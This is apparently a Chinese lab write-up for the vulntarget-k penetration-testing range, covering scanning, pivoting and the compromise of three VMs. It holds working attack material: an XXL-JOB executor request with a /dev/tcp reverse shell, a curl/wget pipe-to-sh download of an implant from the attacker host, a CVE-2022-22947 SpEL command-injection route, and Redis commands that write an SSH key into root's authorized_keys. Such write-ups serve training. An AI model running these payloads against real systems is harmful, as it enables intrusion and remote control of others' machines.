

vulntarget-k
vulntarget-k
配置
点击添加网络,添加两张网卡,选择VMnet16、VMnet17,
设置VMnet16 子网IP 192.168.100.0 子网掩码255.255.255.0
设置VMnet17 子网IP 192.168.88.0 子网掩码255.255.255.0
随后登录外网机(xxl-job/root123) ,执行以下命令,让ens33网卡重新通过dhcp获取到IP(重启失效,需要重新获取)
sudo dhclient -r ens33 # 释放旧租约
sudo dhclient -v ens33 # 重新获取IP
外网机 : IP1:192.168.158.172   IP2: 192.168.100.20
内网机1   IP1:192.168.100.50   IP2:192.168.88.60
内网机2   IP1:192.168.88.70
信息收集
nmap扫描
┌──(root㉿kali)-[~/ctf]
└─# nmap -sT 192.168.158.172 --min-rate 5000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-02 20:00 CST
Nmap scan report for 192.168.158.172
Host is up (0.0012s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-proxy
8081/tcp open  blackice-icecap
9999/tcp open  abyss
MAC Address: 00:0C:29:A9:74:A5 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
nmap -sT -sVC --min-rate 5000 -p22,8080,8081,9999 192.168.158.172
fscan扫描
┌──(root㉿kali)-[~]
└─# ./fscan -h 192.168.158.172

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
192.168.158.172:22 open
192.168.158.172:8081 open
192.168.158.172:8080 open
192.168.158.172:9999 open
[*] alive ports len is: 4
start vulscan
[*] WebTitle http://192.168.158.172:9999 code:200 len:61     title:None
[*] WebTitle http://192.168.158.172:8080 code:404 len:431    title:HTTP Status 404 – Not Found
[*] WebTitle http://192.168.158.172:8081 code:404 len:306    title:None
已完成 3/4 [-] ssh 192.168.158.172:22 root test123 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 3/4 [-] ssh 192.168.158.172:22 root qwe123!@# ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 3/4 [-] ssh 192.168.158.172:22 admin admin@2019 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 3/4 [-] ssh 192.168.158.172:22 admin a123123 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 4/4
[*] 扫描结束,耗时: 4m35.445168213s
dddd扫描
E:\web工具\ONE-FOX\天狐渗透工具箱-社区版V1.2\gui_scan\dddd>.\dddd64.exe -t 192.168.158.172

     _       _       _       _
  __| |   __| |   __| |   __| |
 / _` |  / _ `|  / _` |  / _` |
 \__,_|  \__,_|  \__,_|  \__,_|
_|"""""|_|"""""|_|"""""|_|"""""|
"`-0-0-'"`-0-0-'"`-0-0-`"`-0-0-'
dddd.version: 2.0.1

[INF] YAML指纹数据: 8383 条
[INF] 漏洞检测支持指纹: 956 条
[Alive] 192.168.158.172 [ICMP]
[PortScan] 192.168.158.172:25
[PortScan] 192.168.158.172:9999
[PortScan] 192.168.158.172:110
[PortScan] 192.168.158.172:8080
[PortScan] 192.168.158.172:8081
[PortScan] 192.168.158.172:22
[Nmap] ssh://192.168.158.172:22
[Nmap] http://192.168.158.172:8081
[Nmap] http://192.168.158.172:9999
[Nmap] http://192.168.158.172:8080
[Nmap] tcp://192.168.158.172:110
[Nmap] tcp://192.168.158.172:25
[INF] 获取Web响应中
[Web] [404] http://192.168.158.172:8081
[Web] [200] http://192.168.158.172:9999
[Web] [404] http://192.168.158.172:8080 [HTTP Status 404 – Not Found]
[INF] 域名绑定资产发现
[INF] 开始主动指纹探测
[Active-Finger] http://192.168.158.172:8081/api/error/ [vmware-SpringBoot-Framework]
[Active-Finger] http://192.168.158.172:8081/error [vmware-SpringBoot-Framework]
[Active-Finger] http://192.168.158.172:8081/gateway/error/ [vmware-SpringBoot-Framework]
[INF] 指纹识别中
[Finger] ssh://192.168.158.172:22 [Ubuntu-system,OpenSSH,SSH]
[Finger] http://192.168.158.172:9999/ [200] [XXL-JOB-执行器]
[Finger] http://192.168.158.172:8081/ [404] [vmware-SpringBoot-Framework]
[Finger] http://192.168.158.172:8081/api/error/ [404] [vmware-SpringBoot-Framework]
[Finger] http://192.168.158.172:8081/error [500] [vmware-SpringBoot-Framework]
[Finger] http://192.168.158.172:8081/gateway/error/ [404] [vmware-SpringBoot-Framework]
漏洞查找与利用
外网机
XXL-JOB-执行器未授权访问rce-getshell
上面扫到192.168.158.172:9999是XXL-JOB-执行器
搜索可能存在未授权访问rce参考:【xxl-job】RCE未授权远程命令执行分析+POC测试_xxljob rce-CSDN博客
┌──(root㉿kali)-[~]
└─# curl 192.168.158.172:9999
{"code":500,"msg":"invalid request, HttpMethod not support."}
先测试漏洞
POST /run HTTP/1.1
Host: 192.168.158.172:9999
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36
Connection: close
Content-Type: application/json
Content-Length: 365

{
  "jobId": 1,
  "executorHandler": "demoJobHandler",
  "executorParams": "demoJobHandler",
  "executorBlockStrategy": "COVER_EARLY",
  "executorTimeout": 0,
  "logId": 1,
  "logDateTime": 1586629003729,
  "glueType": "GLUE_SHELL",
  "glueSource": "/bin/sh -i >& /dev/tcp/192.168.158.143/1122 0>&1",
  "glueUpdatetime": 1586699003758,
  "broadcastIndex": 0,
  "broadcastTotal": 0
}
成功拿到shell

靶机二
上线vshell
(curl -fsSL -m180 http://192.168.158.143:1122/slt||wget -T180 -q http://192.168.158.143:1122/slt)|sh

隧道代理


成功ping通内网主机
fscan扫描内网
┌──(root㉿kali)-[~]
└─# proxychains4 ./fscan -h 192.168.100.50
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
192.168.100.50:8800 open
192.168.100.50:8848 open
192.168.100.50:22 open
[*] alive ports len is: 3
start vulscan
[*] WebTitle http://192.168.100.50:8848 code:404 len:431    title:HTTP Status 404 – Not Found
[*] WebTitle http://192.168.100.50:8800 code:503 len:292    title:None
[+] PocScan http://192.168.100.50:8848 poc-yaml-alibaba-nacos
[+] PocScan http://192.168.100.50:8848 poc-yaml-alibaba-nacos-v1-auth-bypass
[+] PocScan http://192.168.100.50:8800 Spring-Cloud-CVE-2022-22947
[+] PocScan http://192.168.100.50:8800 poc-yaml-springboot-env-unauth spring2
[+] PocScan http://192.168.100.50:8800 poc-yaml-spring-actuator-heapdump-file
Spring-Cloud-CVE-2022-22947
构造包含恶意请求的路由
POST /actuator/gateway/routes/hacktest HTTP/1.1
Host: 192.168.100.50:8800
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like 		Gecko) Chrome/97.0.4692.71 Safari/537.36
Connection: close
Content-Type: application/json
Content-Length: 329

{
  "id": "hacktest",
 "filters": [{
"name": "AddResponseHeader",
"args": {
  "name": "Result",
  "value": "#{new String(T(org.springframework.util.StreamUtils).copyToByteArray(T(java.lang.Runtime).getRuntime().exec(new String[]{\"id\"}).getInputStream()))}"
}
  }],
  "uri": "http://example.com"
}

然后应用刚添加的路由发送如下数据包,此数据包会触发表达式执行
POST /actuator/gateway/refresh HTTP/1.1
Host: 192.168.32.130:8080
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

发送如下数据包可查看结果:
GET /actuator/gateway/routes/hacktest HTTP/1.1
Host: 192.168.32.130:8080
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0


最后发送如下数据包进行清理,删除所添加的路由:
DELETE /actuator/gateway/routes/hacktest HTTP/1.1
Host: 192.168.32.130:8080
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
Connection: close

写入哥斯拉内存马

成功链接

也是root权限

上线vshell
生成正向马
上传运行

正向连接

成功拿下第二台主机
靶机三

隧道代理
开启代理

连接代理

上传fscan扫描端口发现

开启了6379
在靶机二nacos找到了一个redis的密码

redis:
    #数据库索引
    database: 0
    host: 127.0.0.1
    port: 6379
    password: nbsg@123456
    #连接超时时间
    timeout: 50000
写入ssh公钥获取shell
生成key
(echo -e "\n";cat id_rsa.pub;echo -e "\n")>key.txt
cat key.txt| proxychains4 redis-cli -h 192.168.88.70 -a "nbsg@123456" -x set pub
写入
┌──(root㉿kali)-[~/.ssh]
└─# proxychains4 redis-cli -h 192.168.88.70 -a "nbsg@123456"
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Warning: Using a password with '-a' or '-u' option on the command line interface may not be safe.
[proxychains] Strict chain  ...  192.168.158.143:7800  ...  192.168.88.70:6379  ...  OK
192.168.88.70:6379> config set dir '/root/.ssh'
OK
192.168.88.70:6379> config set dbfilename authorized_keys
OK
192.168.88.70:6379> save
OK
192.168.88.70:6379>
ssh连接
┌──(root㉿kali)-[~/.ssh]
└─# proxychains4 ssh root@192.168.88.70
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  192.168.158.143:7800  ...  192.168.88.70:22  ...  OK
The authenticity of host '192.168.88.70 (192.168.88.70)' can't be established.
ED25519 key fingerprint is SHA256:dTzD60h0/UlvxikfDppIzi8gGt6NSPsRolr2dl8Ywh0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.88.70' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-200-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Jun  2 16:19:17 UTC 2025

  System load:  0.09               Processes:            166
  Usage of /:   21.8% of 18.53GB   Users logged in:      1
  Memory usage: 12%                IP address for ens33: 192.168.88.70
  Swap usage:   0%


25 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@vnlntarget-k:~# id
uid=0(root) gid=0(root) groups=0(root)
root@vnlntarget-k:~#
上线vshell
可以直接将靶机2的马子使用python开启后下载
靶机二:

靶机三:

上线,成功拿下第三台靶机


 浙公网安备 33010602011771号